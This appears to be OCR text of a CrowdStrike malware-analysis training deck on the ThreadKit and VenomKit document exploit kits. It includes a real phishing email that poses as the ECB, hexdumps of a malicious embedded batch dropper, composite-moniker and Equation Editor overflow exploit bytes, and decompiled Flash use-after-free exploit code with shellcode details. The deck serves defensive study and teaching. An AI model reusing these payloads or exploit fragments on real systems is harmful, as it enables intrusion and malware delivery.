

CROWDSTRIKE

FROM EK TO DEK: ANALYZING DOCUMENT EXPLOIT KITS

JOSHUA REYNOLDS, SENIOR SECURITY RESEARCHER

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

DOCUMENT EXPLOIT KITS

- Traditional Exploit Kits such as RIG and Angler fingerprint browsers and deploy multiple exploits for browsers and plugins
- Document Exploit Kits deploy multiple exploits for Microsoft Office, DCOM servers and ActiveX controls (E.G Adobe Flash) in a single document

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



THREADKIT AND VENOMKIT

- Two prominent Document Exploit Kit families
- Embed multiple exploits into a single RTF document
- Multiple infection chains upon successful exploitation
- Use of whitelist bypasses and other common Red Team/Pentest techniques
- Use for distribution of FormBook, AZORult, LokiBot, and Netwire
- Targeted campaigns by COBALT SPIDER

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.




THREADKIT CAMPAIGN EXAMPLE

- Spear-phishing campaign conducted by COBALT SPIDER
- Posing as European Central Bank
- ThreadKit document dropping COBINT

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.





From: Single Euro Payments Area <billing@nicksteffens.com>
To: akairbekov
Cc:
Subject: Change transaction rules
Sent: Tue 10/30/2018 5:31 AM

Dear customers,

The following notice is composed to all of our employees in order to inform you of

certain adjustments the administration has felt it important to

present in to the existing transaction structure. We need to notify you of some

modifications that have been made in the performance of our system. And also hope

all of our users and are going to learn and effectively comprehend our payment structure

improvements.

These important adjustments are detailed under and are going to

become effective October 23, 2018. We encourage you to examine the payment structure update and

get familiar with the changes that have been being created.

Thank you so much for being part of our crew and we're very sorry for any

inconvenience caused.

https://sepacloud.org/File/Doc/Transaction.doc

Contacts

Switchboard

To reach a department or person at the ECB, please contact us by phone.

+49 69 1344 0

Questions about the ECB

For information about the ECB's activities, please contact us by e-mail or phone from Monday to Friday between 08:30 and 17:30 CET.
info@ecb.europa.eu
+49 69 1344 1300

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.


EXPLOITS

- Multiple exploit attempts are possible due to load ordering
- Microsoft Office Moniker Logic Bug Exploits
  - CVE-2017-0199
  - CVE-2017-8570
- Equation Editor Buffer Overflow Exploits
  - CVE-2017-11882
  - CVE-2018-0802
- Adobe Flash Use After Free Exploit
  - CVE-2018-4878

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.




THREADKIT INFECTION CHAIN EXAMPLE



2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

VENOMKIT INFECTION CHAIN EXAMPLE



2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

RTF OVERVIEW

- Microsoft proprietary plaintext document format
- Supports embedded content
  - Object Linking and Embedding (OLE) objects
  - Pictures
  - Fonts
  - Annotations
  - Drawing Objects
- Use of *control words*, *control symbols* and *groups* to define format and embedded objects
- *Destination* control words for embedded OLE objects

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



RTF OVERVIEW

```
{
    \object\objhtml\v
        {
            \objdata
0105000002000000080000005061636b6167650000000000000000000310
1000002007461736b2e62617400433a5c496e74656c5c7461736b2e6261
7400000003001200000433a5c496e74656c5c7461736b2-snip-
        }
}
```

Objdata destination control word

Hex encoded OLE object

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



OLE OVERVIEW

- Create documents (*container application*) to contain or externally reference data for another application (*creating application*)
- Embedded Objects – Contain stored application data
- Linked Objects – Reference external application data in another application
- Creating Application is identified using OLE class names or CLSID
- Widely supported applications, including DCOM servers and Adobe Flash

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



```
00000000: 0105 0000 0200 0000 0800 0000 5061 636b  ............Pack
00000010: 6167 6500 0000 0000 0000 0000 3101 0000  age.........1...
00000020: 0200 7461 736b 2e62 6174 0043 3a5c 496e  ..task.bat.C:\In
00000030: 7465 6c5c 7461 736b 2e62 6174 0000 0003  tel\task.bat....
00000040: 0012 0000 0043 3a5c 496e 7465 6c5c 7461  .....C:\Intel\ta
00000050: 736b 2e62 6174 0096 0000 0045 4348 4f20  sk.bat.....ECHO
00000060: 4f46 460d 0a73 6574 2074 703d 2225 7465  OFF..set tp="%te
00000070: 6d70 255c 626c 6f63 6b2e 7478 7422 0d0a  mp%\block.txt"..
00000080: 4946 2045 5849 5354 2025 7470 2520 2865  IF EXIST %tp% (e
00000090: 7869 7429 2045 4c53 4520 2873 6574 2074  xit) ELSE (set t
000000a0: 703d 2225 7465 6d70 255c 626c 6f63 6b2e  p="%temp%\block.
000000b0: 7478 7422 2026 2063 6f70 7920 4e55 4c20  txt" & copy NUL
000000c0: 2574 7025 2026 2073 7461 7274 202f 6220  %tp% & start /b
000000d0: 2574 656d 7025 5c32 6e64 2e62 6174 290d  %temp%\2nd.bat).
000000e0: 0a64 656c 2022 257e 6630 220d 0a65 7869  .del "%~f0"..exi
000000f0: 7411 0000 0043 003a 005c 0049 006e 0074  t....C.:.\.I.n.t
00000100: 0065 006c 005c 0074 0061 0073 006b 002e  .e.l.\.t.a.s.k..
00000110: 0062 0061 0074 0008 0000 0074 0061 0073  .b.a.t.....t.a.s
00000120: 006b 002e 0062 0061 0074 0011 0000 0043  .k...b.a.t.....C
00000130: 003a 005c 0049 006e 0074 0065 006c 005c  .:.\.I.n.t.e.l.\
00000140: 0074 0061 0073 006b 002e 0062 0061 0074  .t.a.s.k...b.a.t
00000150: 0001 0500 0000 0000 00                   .........
```

OLEVersion
FormatID (0x00000002 denotes an EmbeddedObject)
ClassName with prefixed length (Package class object)
NativeDataSize (size of embedded object data)
NativeData (object raw data, in this case a .bat script)

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

COMPOUND MONIKER LOGIC EXPLOIT

- CVE-2017-8570 is a logic vulnerability in Microsoft Office
- Allows execution of a local scriptlet file using StdOleLink class object
- Scriptlet is a Package object written to `%TEMP%` when document is opened
- Composite moniker
  - File Moniker references scriptlet
  - New Moniker
- Placing logic exploits first in load order means no crashing and remaining exploit objects are loaded

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



COMPOSITE MONIKER OLE OBJECT

```
00000000   01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00   ................
00000010   00 00 00 00 00 00 00 00 C0 00 00 00 09 03 00 00   ................
00000020   00 00 00 00 C0 00 00 00 00 00 00 00 46 02 00 00   ............F...
00000030   03 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46   ...............F
00000040   00 00 1A 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000060   0E 00 AD DE 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000070   00 00 00 00 00 00 00 00 38 00 00 00 32 00 00 00   ........8...2...
00000080   03 00 25 00 74 00 4D 00 70 00 25 00 5C 00 69 00   ..%.t.M.p.%.\.i.
00000090   6E 00 74 00 65 00 6C 00 64 00 72 00 69 00 76 00   n.t.e.l.d.r.i.v.
000000A0   65 00 72 00 75 00 70 00 64 00 31 00 2E 00 73 00   e.r.u.p.d.1...s.
000000B0   63 00 74 00 C6 AF AB EC 19 7F D2 11 97 8E 00 00   c.t.............
000000C0   F8 75 7E 2A 00 00 00 00 00 00 00 00 00 00 00 00   .u~*............
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF   ................
000000E0   06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46   ...............F
000000F0   00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00   ................
```

CLSID identifying composite moniker

CLSID identifying file moniker

CLSID identifying new moniker

Path to scriptlet to execute

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

CROWDSTRIKE

STATICALLY ANALYZE THREADKIT COMPOSITE MONIKER EXPLOIT INFECTION CHAIN

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



EQUATION EDITOR BUFFER OVERFLOW EXPLOITS

- CVE-2017-11882 and CVE-2018-0802
- *Creating Application* is Microsoft Equation Editor (EQNEDT32.EXE)
- Launched by DCOM Server Process Launcher as a Distributed Object Linking and Embedding (DCOM) server
- Microsoft Word acts as client to communicate binary equation messages to server to process
- DCOM Server crashes do not affect loading of remaining exploits

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



FONT RECORD BUFFER OVERFLOW

- CVE-2017-11882
- Unprotected `strcpy` into stack buffer with user controlled data
- MTEF Font record
- No DEP, ASLR or stack cookies results in a vanilla buffer overflow
- Overwrite return address with call to `WinExec` with supplied string argument as Font name to execute `Package` object from `%TEMP%`

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



FONT RECORD BUFFER OVERFLOW

```
00000ca0: 0000 0800 0043 6d44 202f 6320 436d 4420  .....CmD /c CmD
00000cb0: 3c20 2225 746d 5025 5c61 6161 6161 6161  < "%tmP%\aaaaaaa
00000cc0: 6161 612e 7478 7422 2026 2065 7869 7420  aaa.txt" & exit
00000cd0: 2012 0c63 0044 0002 8165 0002 8166 0000   ..c.D...e...f..
```

Font record Name field

WinExec Return Address

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



CROWDSTRIKE

DYNAMICALLY ANALYZE EQNEDT32.EXE EXPLOITATION INFECTION CHAIN

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



CROWDSTRIKE

STATICALLY ANALYZE EQNEDT32.EXE TO IDENTIFY CVE-2017-11882

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



CROWDSTRIKE

DYNAMICALLY ANALYZE EQNEDT32.EXE CVE-2017-11882 EXPLOITATION

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF

- CVE-2018-4878
- Flash Embedded OLE CLSID cause ActiveX control DLL to be loaded into Word
- DLL processes embedded Shockwave Flash (SWF) object
- No sandboxing (such as in a browser environment)
- Use After Free may result in a crash in Word but it's the last exploit to be attempted

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



CROWDSTRIKE

STATICALLY ANALYZE ACTIONSCRIPT TO IDENTIFY UAF TRIGGER

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF – UAF TRIGGER

```
public function MainExp()
      {
         this.shellcodBytes = MainExp_shellcodBytes;
         super();
         data14 = new this.shellcodBytes() as ByteArray;
         data14.endian = Endian.LITTLE_ENDIAN;
         setTimeout(this.startexp,10);
      }

      public function startexp() : void
      {
         this.var_3 = new UAFGenerator(this);
      }
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF – UAF TRIGGER

```
public function UAFGenerator(param1:MainExp)
{
 this.method_2();

 try
 {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
 }
 catch(e:Error)
 {
    this.var_13 = new DRM_obj();
 }

 this.var_14 = new Timer(100,1000);
 this.var_14.addEventListener("timer",this.method_1);
 this.var_14.start();

}
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF - UAF TRIGGER

```
 public function method_2() : void
      {
         var _loc1_:PSDK = PSDK.pSDK;
         var _loc2_:PSDKEventDispatcher =
_loc1_.createDispatcher();
         this.var_15 = _loc1_.createMediaPlayer(_loc2_);
         this.var_16 = new DRM_obj();
         this.var_15.drmManager.initialize(this.var_16);
         this.var_16 = null;
      }
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF - UAF TRIGGER

```
public function method_1(param1:TimerEvent) : void
       {
          if(this.var_13.a1 != 4369)
          {
             this.var_14.stop();
             this.flash25();
          }
       }
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF – DLL MEMORY SEARCH

```
public static var flash72:Boolean =
Capabilities.version.toUpperCase().search("WIN") >= 0;
```

```
while(var_12 < size)
{
 flash21.position = b + flash32(b0 + var_12);
 if(flash21.readUTFBytes(12).toLowerCase() == "kernel32.dll")
 {
   oft = flash32(b0 + var_12 - 3 * 4);
   ft = flash32(b0 + var_12 + 4);
   break;
 }
 var_12 = var_12 + 5 * 4;
}
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF – GADGET RESOLUTION

```
-snip-
  if(flash21.readUTF().toLowerCase() == "virtualprotect")
  {
    gadget3 = flash32(b + ft + var_12 * 4);
    c++;
-snip-
  else
  {
    flash21.position = b + b0;
    if(flash21.readUTF().toLowerCase() == "createprocessa")
    {
      CreateProcessFunc = flash32(b + ft + var_12 * 4);
      c++;
-snip-
```

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



CROWDSTRIKE

STATICALLY ANALYZE ACTIONSCRIPT TO EXTRACT AND ANALYZE SHELLCODE

Hands-On Exercise

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.



ADOBE FLASH UAF - SHELLCODE

- Shellcode walks the `InMemoryOrderModuleList`
- Hashes each module name to find `kernel32.dll` with the hash `0x6A4ABC5B`
- Export table for `kernel32.dll` is searched for two hex values in memory, `0x50746547` meaning "`PteG`" and `0x41636F72` meaning "`Acor`", i.e `GetProcA`, which is the substring used to identify the `GetProcAddress` function
- `0x636578` (meaning "`cex`") and `0x456E6957` (meaning "`EniW`") i.e `WinExec`
- `GetProcAddress` to resolve the function address
- `WinExec` is called to execute the following command:
  - `cmd.exe /c %temp%\task.bat`

2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

